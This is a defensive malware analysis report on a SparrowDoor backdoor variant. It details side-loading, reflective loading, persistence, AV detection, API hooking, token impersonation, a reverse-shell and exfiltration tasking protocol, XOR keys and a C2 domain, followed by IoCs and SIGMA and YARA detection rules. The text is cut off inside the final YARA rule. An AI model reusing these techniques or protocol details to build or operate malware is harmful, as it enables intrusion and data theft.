National Cyber Security Centre
a part of GCHQ

SparrowDoor

Malware Analysis Report

Version 1.0

28 February 2022

SparrowDoor

A new variant of SparrowDoor with additional functionality

Executive summary

- The SparrowDoor loader performs reflective loading of a portable executable (PE) payload with no headers.
- SparrowDoor implements multiple defence evasion techniques including inline hooks and AV detection.
- SparrowDoor communicates with the command and control (C2) server over HTTPS.
- SparrowDoor supports various tasking commands, including reading/writing files and opening a reverse shell.

Introduction

This report covers technical analysis of a new variant of the SparrowDoor malware reported by ESET in September 2021[1]. The variant was found on a UK network in 2021 and contains additional functionality.

SparrowDoor is a persistent loader and backdoor which employs XOR encoding for the C2 channel underneath HTTPS. The new variant's additional functionality includes clipboard logging, AV detection, inline hooking of Windows API functions and token impersonation.

The malware files were recovered from the `C:\ProgramData\Microsoft\DRM\` directory on the victim host.

[1] https://www.welivesecurity.com/2021/09/23/famoussparrow-suspicious-hotel-guest/

Malware details

Metadata

Filename	`libcurl.dll`
Description	`SparrowDoor 32-bit loader`
Size	`57344 bytes`
MD5	`46077a32e433a56eb8ba64dcbf86bc60`
SHA-1	`989b3798841d06e286eb083132242749c80fdd4d`
SHA-256	`f19bb3b49d548bce4d35e9cf83fba112ef8e087a422b86d1376a395466fdff2d`
Compile Time	`2021/12/06 06:27:42 UTC`

Filename	`libhost.dll`
Description	`Obfuscated 32-bit SparrowDoor backdoor and shellcode`
Size	`67857 bytes`
MD5	`8ad3f513f48f711d573d33b7419e3ed5`
SHA-1	`c1890a6447c991880467b86a013dbeaa66cc615f`
SHA-256	`e0b107be8034976f6e91cfcc2bbc792b49ea61a071166968fec775af28b1f19c`

MITRE ATT&CK®

This report has been compiled with respect to the MITRE ATT&CK® framework, a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.

Tactic	ID	Technique	Procedure
Persistence	T1543.003	Create or Modify System Process: Windows Service	SparrowDoor achieves persistence by installing `SearchIndexer.exe` as a Windows service, using parameters defined in the malware configuration.
	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	If SparrowDoor fails to persist as a Windows Service, it installs `SearchIndexer.exe` in the `CurrentVersion\Run` key.
Defence Evasion	T1134.001	Access Token Manipulation: Token Impersonation/Theft	SparrowDoor impersonates the user account token associated with the `explorer.exe` process.
	T1140	Deobfuscate/Decode Files or Information	The SparrowDoor malware file `libhost.dll` is obfuscated with a 4-byte XOR key and the configuration is obfuscated with an 8-byte XOR key.
	T1574.002	Hijack Execution Flow: DLL Side-Loading	The SparrowDoor malware gains execution when the malware file `libcurl.dll` is side-loaded by `SearchIndexer.exe`.
	T1055.012	Process Injection: Portable Executable Injection	SparrowDoor injects itself into a spawned and suspended instance of `svchost.exe` during initialisation.

Tactic	ID	Technique	Procedure
	T1070.004	Indicator Removal on Host: File Deletion	SparrowDoor can be tasked to remove arbitrary files from the host. It can also be tasked to delete files specific to the malware execution i.e. a clean-up routine.
	T1620	Reflective Code Loading	SparrowDoor is loaded by a reflective loader found in `libhost.dll`.
	T1036.005	Masquerading: Match Legitimate Name or Location	A legitimate and signed Notepad++ updater has been renamed `SearchIndexer.exe`, which is the name of a legitimate Windows binary. This file is used to load SparrowDoor. The malware also uses the name `libcurl.dll` for its loader, libcurl is a legitimate project.
	T1218	Signed Binary Proxy Execution	SparrowDoor is side-loaded into, and hijacks execution of, a signed Notepad++ updater.
Discovery	T1518.001	Software Discovery: Security Software Discovery	SparrowDoor checks the running processes against a list of hardcoded AV names.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	SparrowDoor uses HTTPS as a Command and control (C2) channel and is proxy aware.
	T1573.001	Encrypted Channel: Symmetric Cryptography	SparrowDoor uses static XOR keys to encode data when it is being sent or received over the C2 channel.
Collection	T1115	Clipboard Data	SparrowDoor can be tasked to launch clipboard logging functionality.
Exfiltration	T1041	Exfiltration Over C2 Channel	SparrowDoor can be tasked to exfiltrate files from disk.

Functionality

Overview

SparrowDoor is a persistent 32-bit loader and backdoor targeting the Windows operating system. The backdoor can be tasked with various commands, such as opening a reverse shell connection with the configured C2 server or exfiltrating data. There are numerous design features included in the malware to evade detection and frustrate analysis.

A legitimate and signed Notepad++ updater has been renamed `SearchIndexer.exe` by the malware, which is the name of a legitimate Windows file. The Notepad++ updater loads the libcurl library, SparrowDoor takes advantage of this, as the malicious loader is given the same name as the legitimate libcurl library and is side-loaded into the renamed Notepad++ updater process `SearchIndexer.exe`. Metadata for `SearchIndexer.exe` can be found in the 'Appendix (SearchIndexer.exe Metadata)' section.

SparrowDoor creates a mutex, `Global\gup0` to ensure only one instance is running on a victim host at any given time.

The SparrowDoor backdoor registers the paths to three components of the malware as environment variables `111` (`SearchIndexer.exe`), `222` (`libcurl.dll`) and `333` (`libhost.dll`). These variables are used to retrieve the paths to the files as part of the clean-up routine, discussed in the 'Functionality (Tasking)' section.

Loading process

The following steps and Figure 1 outline the full loading process:

1. The loader, `libcurl.dll`, is side-loaded by `SearchIndexer.exe`.
2. The `WinMain` function inside `SearchIndexer.exe` is patched with a long jump to a function in the loader.
3. When the patched `WinMain` executes it jumps into the loader (`libcurl.dll`).
4. The loader deobfuscates and executes the backdoor contained within `libhost.dll` using the first 4 bytes of the file as the XOR key, which in this case is `0xB20D0000`. This technique also makes it appear as though the loading of the backdoor has stemmed from code within `SearchIndexer.exe` and not `libcurl.dll`.



Figure 1: SparrowDoor loading process

The relative virtual address (RVA) of `SearchIndexer.exe`'s `WinMain` is hardcoded into the SparrowDoor loader, meaning the malware is unlikely to execute if it is not loaded by the included `SearchIndexer.exe` as the loader will patch the long jump into an unknown piece of memory.

The SparrowDoor loader, `libcurl.dll` will not patch a long jump into the parent executable if it has been loaded by `rundll32.exe`. The check for `rundll32.exe` is likely due to malware functionality discussed in the 'Functionality (Tasking)' section but could also serve the purpose of ensuring it does not carry out any patching of memory if executed in a sandbox by `rundll32.exe`.

The deobfuscated `libhost.dll` is not a PE file, despite the .dll extension. It is a custom file format consisting of:

- Loader configuration required for reflectively loading the backdoor, such as the entry point, size of sections and virtual address (VA) of the import table.
- Shellcode of length `0x2C1`, which reflectively loads the payload.
- The raw sections (in order) of the SparrowDoor backdoor.



Figure 2: `libhost.dll` structure

Figure 3 is the first 80 bytes of the loader configuration, with the XOR obfuscation removed. A breakdown of the structure for the loader configuration can be found in Figure 4.

```
00 00 00 00 D4 E2 00 00 EE 5A 00 00 00 40 01 00

00 00 40 00 C1 02 00 00 05 00 00 00 00 20 01 00

00 10 00 00 00 C0 00 00 00 F0 00 00 00 10 01 00

00 20 01 00 00 00 00 00 00 AA 00 00 00 30 00 00

00 14 00 00 00 02 00 00 00 16 00 00 00 00 00 00
```

Figure 3: Loader configuration, after XOR decoding

```
// Interpreted struct for loader configuration

struct LoaderConfiguration {
    DWORD XOR; // XOR key
    DWORD va_import; // Virtual address of import table
    DWORD va_ep; // Virtual address of entry point
    DWORD image_size;
    DWORD image_base;
    DWORD shellcode_length;
    DWORD sections; // Number of sections
    DWORD rva_reloc; // RVA of .reloc section
    DWORD va_text; // Virtual Address of .text section
    DWORD va_rdata; // Virtual Address of .rdata section
    DWORD va_data; // Virtual Address of .data section
    DWORD va_rsrc; // Virtual Address of .rsrc section
    DWORD va_reloc; // Virtual Address of .reloc section
    DWORD NULL;
    DWORD size_text; // Size of .text section
    DWORD size_rdata; // Size of .rdata section
    DWORD size_data; // Size of .data section
    DWORD size_rsrc; // Size of .rsrc section
    DWORD size_reloc; // Size of .reloc section
    DWORD NULL;
}
```

Figure 4: Breakdown of loader configuration

To analyse the backdoor properly the headers must be rebuilt, it cannot be unmapped or dumped to a file from memory. This is a significant anti-analysis feature.

Once the backdoor is loaded into `SearchIndexer.exe`, it checks whether it is running as `svchost.exe`, if it is not then it spawns a suspended instance of `svchost.exe` and injects into that to continue its functionality, after exiting the `SearchIndexer.exe` process. This results in the backdoor running in an orphaned `svchost.exe` process created by an abnormal parent (`SearchIndexer.exe`) with no command line arguments.

Persistence

SparrowDoor contains two possible options for maintaining persistence. It will first attempt to install `SearchIndexer.exe` as a Windows Service. Service metadata such as the service name, display name and description are contained in the malware configuration discussed in the 'Functionality (Configuration)' section, the extracted service details are shown in Table 1. If creating a service fails, then it adds `SearchIndexer.exe` to the `Software\Microsoft\Windows\CurrentVersion\Run` registry key.

Field	Value
Service Name	SearchIndexer
Display Name	Windows Searcher
Description	Provides content indexing, property caching and search results for files, e-mail and other contents.
Binary	SearchIndexer.exe

Table 1: Service details

One difference between this sample and the previous variant is this one manually adds the service parameter keys to the service area of the registry using registry API calls, the previous variant uses the service API calls to register the service for persistence.

Defence evasion

Anti-Virus (AV) detection routine

This variant of SparrowDoor implements an Anti-Virus (AV) detection routine which checks running processes against a list of known AV process names as shown in Table 2. The malware's configuration defines whether to enforce the results of the AV check or not, if it is enforced and there is a match then the malware won't execute the read or write file tasking commands discussed in the 'Functionality (Tasking)' section. In this sample the 'enforce AV check' is not enforced.

SparrowDoor continues to run and execute most of its functionality even if it is configured to enforce the AV check. No warning is sent to the C2 server that there has been a detection.

Process Name	Associated AV Company
`ZhuDongFangYu.exe`	360.cn
`avp.exe`	Kaspersky
`egui.exe`	ESET
`ccSetMgr.exe`	Symantec
`ccSvcHst.exe`	Symantec
`ccapp.exe`	Symantec
`TMBMSRV.exe`	Trend Micro
`cpf.exe`	Comodo Firewall Pro
`Mcshield.exe`	McAfee

Table 2: AV process names searched for by SparrowDoor

Privilege downgrade

Before making network connections, SparrowDoor impersonates the user account token associated with the `explorer.exe` process. This is believed to be a method of privilege downgrade to ensure it is not drawing undue attention to itself carrying out network communication under a high privilege account, for example `SYSTEM`.

Configuration

The configuration for SparrowDoor is in the `.data` section of the backdoor and is structurally the same as the configuration for the previous variant with the addition of an 'enforce AV check' setting and C2 port, which had previously been hardcoded. The configuration is obfuscated with the same XOR key as the previous variant, `^&32yUgf`.

Field	Value
Domain	cdn181.awsdns-531[.]com
User	user
Pass	pass
Proxy IP	127.1.1.1
Proxy Port	8080
C2 Port	443
Service Name	SearchIndexer
Display Name	Windows Searcher
Description	Provides content indexing, property caching and search results for files, e-mail and other contents.
Enforce AV Check	0

Table 3: Malware Configuration

API hooking

SparrowDoor hooks several Windows API functions, achieved by:

- Dynamically resolving the function.
- Modifying the memory protection of the first 5 bytes of the function, so the malware can patch them.
- Saving the first 5 bytes of the function, to be run when execution is returned to the legitimate API.
- Patching the first 5 bytes of the function with a long jump to a portion of memory containing malicious code.
- Reimplementing the original memory protections after the patching has occurred.

The installed hooks provide user impersonation and control over socket options as described below.

User impersonation

The `AcquireCredentialsHandleA` (`sspicli.dll`) function is hooked to impersonate the logged-on user, using the token associated with the `explorer.exe` process, before returning execution to the API code. This function is used to acquire credentials from a process to build a token which is presented to a remote peer via a protocol such as Kerberos or NTLM. This is therefore believed to be an attempt to ensure that if the SparrowDoor process does communicate with a remote peer, it doesn't use a highly privileged account.

The process of taking the token from the `explorer.exe` process and using it to impersonate the current logged-on user is observed elsewhere in the malware; it is carried out prior to any C2 connection being made and before it modifies some `WinINet` options as discussed in the 'Communications (Command and control)' section.

Controlling socket options

The `shutdown` (`ws2_32.dll`) function is used to disable sending and receiving data from a socket and is used to begin a graceful shutdown of the TCP connection. This function is patched to bypass any execution of the legitimate code and return 0 (success).

The `closesocket` (`ws2_32.dll`) function is hooked to modify the linger socket option before the legitimate function is called. The hook sets the `l_onoff` parameter to 0 before handing execution back to `closesocket`.

***Note:** l_onoff is the value set if the setsockopt function is called with the optname parameter set to SO_DONTLINGER and the optval parameter is zero*[2]*.*

If the l_onoff value is 0, then the socket will attempt to close gracefully[3]*.*

The hooking of these socket APIs ensures that all network connections from the malware process are closed gracefully, and no queued data is sent or received once a call to `closesocket` is made. The impact of patching `shutdown` is the socket will be released immediately after use and not wait in the `TIME_WAIT` state, as would be default. Malware sockets are therefore only present on the system for the minimum possible time. The malware does not directly import the hooked socket APIs for use, but rather uses the `WinINet` API. Hooking these functions provides control over socket options while using `WinINet`.

***Note:** WinINet APIs do not allow user control over socket options.*

[2] https://docs.microsoft.com/en-us/windows/win32/api/winsock/ns-winsock-linger

[3] https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-closesocket

Tasking

Table 4 below highlights SparrowDoor's supported tasking functionality. Tasking is received in response to a beacon and is described in the 'Communications (Tasking communications)' section.

The command IDs `0x15665665` and `0x15655674` will not be executed if AV processes are detected as running, as described in the 'Functionality (Defence Evasion)' section.

Command ID	Description
`0x15685647`	Retrieve information on drives or directories. If the data portion of the command is a '$' then return a list of attached drives and their type. If the data is a '$' followed by a directory, then return a list of the files in the directory along with some file metadata, more detail can be found in 'Communications (Exfiltration)'.
`0x156A5629`	Delete a file, specified by the C2 server.
`0x15695638`	Rename a file, with the old and new names specified by the C2 server. The malware expects a 1-byte source filename length, followed by the source filename, followed by a 1-byte destination filename length, followed by the destination filename.
`0x156B561A`	Create a directory, specified by the C2 server.
`0x15665665`	Read the contents of a file, specified by the C2 server. This command is carried out in a new thread.
`0x15655674`	Write data to a file, specified by the C2 server. Data written to the file is additionally decoded with the XOR key `K&c38^5`. This command is carried out in a new thread.
`0x15645683`	Log clipboard data to a file, `libcurl.dll.log`, every second. If the command data is '`start clipshot`', spawn a `rundll32.exe` process with the token of `explorer.exe` to call an export in `libcurl.dll` which logs clipboard data to a file on disk. If the command data is '`stop clipshot`' then terminate the `rundll32.exe` child process.
	Same command code as above. Create/control a reverse shell connection with the C2 server. If the command data is '`exit`' then the reverse shell connection is closed. If the command data does not match one of the above phrases, it is assumed to be input for the reverse shell.
`0x15635692`	Victim clean-up. Delete persistence mechanisms, terminate any spawned processes, and delete the files `SearchIndexer.exe`, `libcurl.dll` and `libhost.dll` whose paths are retrieved via the previously set environment variables.

Table 4: Task codes and descriptions

Communications

Command and control

HTTPS is used for the C2 channel, with the port being specified in the malware's configuration. In this sample it is 443. A manual DNS request is initiated once the configuration has been parsed and the returned IP address is used in the HTTP `Host` header, instead of the configured C2 domain.

SparrowDoor enters a beacon and tasking loop generating a variable sleep time between beacons ranging from 3-8 minutes, meaning beacons will not have a set periodicity. The malware keeps track of timings during execution to ensure that the C2 domain is resolved every hour and that if it has not received tasking in the last five hours it generates a shorter sleep of between 1.5 and 4 seconds between beacons.

Prior to sending a beacon or exfiltrating data, SparrowDoor impersonates a logged-on user using the token associated with the `explorer.exe` process.

SparrowDoor can send its requests via a proxy, however it defaults to a direct connection. If the direct connection fails, then it can retrieve configured proxy settings from the registry or use the proxy settings supplied in the malware configuration.

Beacon structure

The first 4 bytes of the beacon are a hardcoded beacon command ID. Figure 5 shows an example of a beacon with the TLS session decrypted.

```
POST / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
Accept-Language: en-US
Accept: */*
Host: <resolved C2 IP>
Content-Length: 55
Connection: Keep-Alive
Cache-Control: no-cache

<beacon data>
```

Figure 5: Beacon POST headers

The User-Agent, Accept-Language and Accept headers are hardcoded, the rest of the fields are not.

<beacon data> is a beacon obfuscated with XOR key `hH7@83#mi` containing basic survey information, as follows:

```
a1 56 62 15 2f 00 00 00 ee 02 00 00 0a 00 00 00 00 00 00 00 c0 a8 00 0a
09 32 32 36 30 34 33 30 35 33 04 75 73 65 72 0f 44 45 53 4b 54 4f 50 2d
31 32 33 34 35 36 37
```

Command ID	**Data length**	**Windows version data**	**Local IP**	**Victim ID, username, computer name**

Figure 6: Hex-encoded POST data, after decoding with the XOR key `hH7@83#mi`.

The ASCII representation of the victim ID, username, and computer name, as shown in Figure 6 above and separated by a length field is:

- `226033053`
- `user`
- `DESKTOP-1234567`

The malware generates a victim ID by calculating a simple hash based on the concatenated ASCII strings of the username and computer name. The victim ID starts as 0, the concatenated string is then iterated with each character value being added to the victim ID, multiplying it by `0x1003F` then moving onto the next character. The victim ID, username and computer name are included in the beacon data, separated by a length byte.

Tasking communications

To task the SparrowDoor malware, the C2 server responds to the beacon with structured tasking in the HTTP response body. A tasking response contains a command ID, data length and associated encoded data for the command, the data is obfuscated with the XOR key `h*^4hFa`.

Command ID (4-byte)	Command data length (4-byte)	XOR encoded command data (variable length)
47 56 68 15	00 00 00 0b	4c 76 1d 0e 34 13 12 0d 58 2d 68

Figure 7: Example task

When de-obfuscated the ASCII representation of the command data shown in Figure 7 is:

```
$\C:\Users\
```

This command will therefore retrieve information about the `C:\Users\` directory. The full list of command IDs and their functionality are listed in the ‘Functionality (Tasking)’ section.

Exfiltration

Not all command codes result in exfiltration of data and no success or failure code is sent to the server for these tasks. Any exfiltrated data is sent via a POST request which is structured similarly to the tasking and beacon structure, as shown in Table 8.

```
POST / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
Accept-Language: en-US
Accept: */*
Host: <resolved C2 IP>
Content-Length: 124
Connection: Keep-Alive
Cache-Control: no-cache

<exfil data>
```

Figure 8: Exfiltration POST headers

<exfil data> is obfuscated with the same XOR key as the beacon, as described in 'Communications (Beacon Structure)', and follows the format below:

```
47 56 68 15 74 00 00 00 09 32 32 36 30 34 33 30 35 33 72 48 37 40 7b 09
7f 38 1a 0d 3a 44 1c 4d 40 46 1f 35 2c 2d 44 2b 4c 5c 53 31 3d 0d 3b 43
40 38 33 23 6b 69 68 48 17 40 38 33 03 6d 69 68 4e 37 40 38 d5 24 6c 69
6e 48 38 40 2f 33 39 6d 58 46 3c 4f 34 38 33 23 6d 69 6e 48 37 40 18 33
23 6d 49 68 48 37 46 38 33 23 8b 6e 69 48 31 40 37 33 34 6d 4b 68 7a 19
34 40 47 23
```

Command ID	Data length (including Victim ID)	Victim ID length (byte), Victim ID	Command specific exfil data

Figure 9: Example Data Exfiltration

Figure 9 is an example of the malware's response to being issued command ID `0x15685647`, requesting the contents of a directory.

The interpreted structures for decoded exfil data for that command are shown in Figure 10 below. A single `directoryData` struct is followed by a `fileData` struct for each file in the requested directory.

```
struct directoryData {
    DWORD directoryLength;
    char[] targetDirectoryName; // The directory path that was targeted
}
struct fileData {
    DWORD NULL;
    DWORD FileSizeLow;
    DWORD fileAttributes;
    DWORD hardcoded; //0x20
    DWORD filenameLength;
    WORD SystemTime.Year; // SystemTime for LastWriteTime of file
    WORD SystemTime.Month;
    WORD SystemTime.Day;
    WORD SystemTime.Hour;
    WORD SystemTime.Minute;
    WORD SYstemTime.Second;
    char[] filename;
}
```

Figure 10: Command ID `0x15685647` interpreted structures

Conclusion

This variant of SparrowDoor's structure, flow and functionality are very similar to the variant previously reported by ESET, but with the addition of functionality such as 'clipshot' (the clipboard logging feature), an AV detection routine, token impersonation and hooking capabilities. This variant of SparrowDoor is of medium sophistication, despite employing some low sophistication techniques such as XOR-obfuscation of data.

It cannot be confirmed exactly why the malware is conducting API hooking and token impersonation, but it appears as though the actor is making conscious operational security decisions. The user account token associated with the `explorer.exe` process on a well configured system should have low privileges; impersonating the user would therefore mean it was not making network connections or accessing resources as a highly privileged user such as the `SYSTEM` account which may draw attention to the malware. The user account token for the `explorer.exe` process will also be the most common among user-initiated processes as processes inherit the token from their parent, this may also allow it to blend in with activity on the system.

The choice of AV process names to check for is concise and omits many other common AV agents. The list doesn't appear to cover targeting of a particular region. SparrowDoor continues to run and execute most of its functionality even if it does detect one of the process names, and no warning is sent to the C2 server that there has been a detection.

Detection

Indicators of compromise

Type	Description	Values
Domain	C2 domain.	cdn181.awsdns-531[.]com
File name	Log file containing clipboard data, stored in the same directory as `libcurl.dll`.	libcurl.dll.log
Mutex	Mutex created by SparrowDoor.	Global\gup0
Registry key name	Primary persistence mechanism.	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SearchIndexer
Registry key value	Backup persistence mechanism.	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\SearchIndexer
Environment variable	Stores the path to `SearchIndexer.exe`.	111
Environment variable	Stores the path to `libcurl.dll`.	222
Environment variable	Stores the path to `libhost.dll`.	333

Rules and signatures

Description	SparrowDoor spawns an instance of svchost.exe, which would be abnormal.
Precision	No observed false positives.
Rule type	SIGMA

```
title: SparrowDoor abnormal svchost.exe parent
description: SparrowDoor spawns an instance of svchost.exe, which would
be abnormal.
status: stable
date: 2022/02/28
author: NCSC
version: 1.0
purpose: malware
tlp: white
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        ParentImage|endswith: '\SearchIndexer.exe'
    selection2:
        Image|endswith: '\svchost.exe'
    condition: selection1 and selection2
level: medium
```

Description	SparrowDoor's loader has an export which is called by the backdoor to log clipboard data.
Precision	No observed false positives.
Rule type	SIGMA

```
title: SparrowDoor Clipshot
description: SparrowDoor's loader has an export which is called by the
backdoor to log clipboard data.
status: stable
date: 2022/02/28
author: NCSC
version: 1.0
purpose: malware
tlp: white
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        ParentImage|endswith: '\svchost.exe'
    selection2:
        Image|endswith: '\rundll32.exe'
    selection3:
        CommandLine|contains: 'curl_easy_init'
    condition: selection1 and selection2 and selection3
level: medium
```

Description	Identifies code segments in SparrowDoor responsible for patching APIs. No MZ/PE match as the backdoor has no header. Targeting in memory.
Precision	No observed false positives in testing or retrohunts in VirusTotal.
Rule type	YARA

```
rule SparrowDoor_apipatch {
    meta:
        author = "NCSC"
        description = "Identifies code segments in SparrowDoor
responsible for patching APIs. No MZ/PE match as the backdoor has no
header. Targeting in memory."
        date = "2022-02-28"
        hash1 = "c1890a6447c991880467b86a013dbeaa66cc615f"
    strings:
        $save = {8B 06 89 07 8A 4E 04} // save off first 5 bytes of
function
        $vp_1 = {89 10 8A 4E 04 8B D6 2B D0 88 48 04 83 EA 05 C6 40 05 E9
89 50 06} // calculate long jump
        $vp_2 = {50 8B D6 6A 40 2B D7 88 4F 04 83 EA 05 6A 05 C6 47 05 E9
89 57 06 56} // calculate long jump 2
        $vp_3 = {51 52 2B DE 6A 05 83 EB 05 56 C6 06 E9 89 5E 01} //
restore memory protections
        $va = {6A 40 68 00 10 00 00 68 00 10 00 00 6A 00} // virtually
alloc set size, allocation and protection
        $s_patch = {50 68 7F FF FF FF 68 FF FF 00 00 56} // socket patch
SO_DONTLINGER

    condition:
          3 of them
}
```

Description	The SparrowDoor loader contains a feature it calls clipshot, which logs clipboard data to a file.
Precision	No observed false positives in testing or retrohunts in VirusTotal.
Rule type	YARA

```
import "pe"
rule SparrowDoor_clipshot {
    meta:
        author = "NCSC"
        description = "The SparrowDoor loader contains a feature it calls
clipshot, which logs clipboard data to a file."
        date = "2022-02-28"
        hash1 = "989b3798841d06e286eb083132242749c80fdd4d"
    strings:
        $exsting_cmp = {8B 1E 3B 19 75 ?? 83 E8 04 83 C1 04 83 C6 04 83
F8 04} // comparison routine for previous clipboard data
        $time_format_string = "%d/%d/%d %d:%d" ascii
        $cre_fil_args = {6A 00 68 80 00 00 00 6A 04 6A 00 6A 02 68 00 00
00 40 52}
    condition:
        (uint16(0) == 0x5A4D) and uint32(uint32(0x3C)) == 0x00004550 and
all of them and (pe.imports("User32.dll","OpenClipboard") and
pe.imports("User32.dll","GetClipboardData") and
pe.imports("Kernel32.dll","GetLocalTime") and
pe.imports("Kernel32.dll","GlobalSize"))

}
```

Description	Targets the XOR encoded SparrowDoor loader config and shellcode using the known position of the XOR key.
Precision	No observed false positives in testing or retrohunts in VirusTotal.
Rule type	YARA

```
rule SparrowDoor_config {
    meta:
        author = "NCSC"
        description = "Targets the XOR encoded loader config and
shellcode in the file libhost.dll using the known position of the XOR
key."
        date = "2022-02-28"
        hash1 = "c1890a6447c991880467b86a013dbeaa66cc615f"
    condition:
        (uint16(0) != 0x5A4D) and
        (uint16(0) != 0x8b55) and
        (uint32(0) ^ uint32(0x4c) ==  0x00) and
        (uint32(0) ^ uint32(0x34) ==  0x00) and
        (uint16(0) ^ uint16(0x50) ==  0x8b55)
}
```

Description	Targets code features of the SparrowDoor loader. This rule detects the previous variant and this one.
Precision	No observed false positives in testing or retrohunts in VirusTotal.
Rule type	YARA

```
rule SparrowDoor_loader {
    meta:
        author = "NCSC"
        description = "Targets code features of the SparrowDoor loader.
This rule detects the previous variant and this new variant."
        date = "2022-02-28"
        hash1 = "989b3798841d06e286eb083132242749c80fdd4d"
    strings:
        $xor_algo = {8B D0 83 E2 03 8A 54 14 10 30 14 30 40 3B C1}
        $rva = {8D B0 [4] 8D 44 24 ?? 50 6A 40 6A 05 56} // load RVA of
process exe
        $lj = {2B CE 83 E9 05 8D [3] 52 C6 06 E9 89 4E 01 8B [3] 50 6A 05
56} // calculate long jump
    condition:
        (uint16(0) == 0x5A4D) and uint32(uint32(0x3C)) == 0x00004550 and
all of them

}
```

Description	Targets code features of the reflective loader for SparrowDoor. Targeting in memory.
Precision	No observed false positives in testing or retrohunts in VirusTotal.
Rule type	YARA

```
rule SparrowDoor_shellcode {
    meta:
        author = "NCSC"
        description = "Targets code features of the reflective loader for
SparrowDoor. Targeting in memory."
        date = "2022-02-28"
        hash1 = "c1890a6447c991880467b86a013dbeaa66cc615f"
    strings:
        $peb = {8B 48 08 89 4D FC 8B 51 3C 8B 54 0A 78 8B 74 0A 20 03 D1
03 F1 B3 64}
        $getp_match = {8B 06 03 C1 80 38 47 75 34 80 78 01 65 75 2E 80 78
02 74 75 28 80 78 03 50 75 22 80 78 04 72 75 1C 80 78 06 63 75 16 80 78
05 6F 75 10 80 78 07 41 75 0A}
        $k_check = {8B 48 20 8A 09 80 F9 6B 74 05 80 F9 4B 75 05}
        $resolve_load_lib = {C7 45 C4 4C 6F 61 64 C7 45 C8 4C 69 62 72 C7
45 CC 61 72 79 41 C7 45 D0 00 00 00 00 FF 75 FC FF 55 E4}
    condition:
        3 of them
}
```

Description	SparrowDoor implements a Sleep routine with value seeded on `GetTickCount`. This signature detects the previous and this variant of SparrowDoor. No MZ/PE match as the backdoor has no header.
Precision	No observed false positives in testing or retrohunts in VirusTotal.
Rule type	YARA

```
rule SparrowDoor_sleep_routine {
    meta:
        author = "NCSC"
        description = "SparrowDoor implements a Sleep routine with value
seeded on GetTickCount. This signature detects the previous and this
variant of SparrowDoor. No MZ/PE match as the backdoor has no header."
        date = "2022-02-28"
        hash1 = "c1890a6447c991880467b86a013dbeaa66cc615f"
    strings:
        $sleep = {FF D7 33 D2 B9 [4] F7 F1 81 C2 [4] 8B C2 C1 E0 04 2B C2
03 C0 03 C0 03 C0 50}
    condition:
        all of them
}
```

Description	Highlights XOR routines in SparrowDoor. No MZ/PE match as the backdoor has no header. Targeting in memory.
Precision	No observed false positives in testing or retrohunts in VirusTotal.
Rule type	YARA

```
rule SparrowDoor_xor {
    meta:
        author = "NCSC"
        description = "Highlights XOR routines in SparrowDoor. No MZ/PE
match as the backdoor has no header. Targeting in memory."
        date = "2022-02-28"
        hash1 = "c1890a6447c991880467b86a013dbeaa66cc615f"
    strings:
        $xor_routine_outbound = {B8 39 8E E3 38 F7 E1 D1 EA 8D 14 D2 8B
C1 2B C2 8A [4] 00 30 14 39 41 3B CE}
        $xor_routine_inbound = {B8 25 49 92 24 F7 E1 8B C1 2B C2 D1 E8 03
C2 C1 E8 02 8D 14 C5 [4] 2B D0 8B C1 2B C2}
        $xor_routine_config = {8B D9 83 E3 07 0F [6] 30 18 8D 1C 07 83 E3
07 0F [6] 30 58 01 8D 1C 28 83 E3 07 0F [6] 30 58 02 8D 1C 02 83 E3 07 0F
[6] 30 58 03 8B DE 83 E3 07 0F [6] 30 58 04 83 C6 05 83 C1 05}
    condition:
        2 of them
}
```

Description	Strings that appear in SparrowDoor’s backdoor. Targeting in memory.
Precision	No observed false positives in testing or retrohunts in VirusTotal. Decreasing the number of matches below 10 did lead to false positives.
Rule type	YARA

```
rule SparrowDoor_strings {
    meta:
        author = "NCSC"
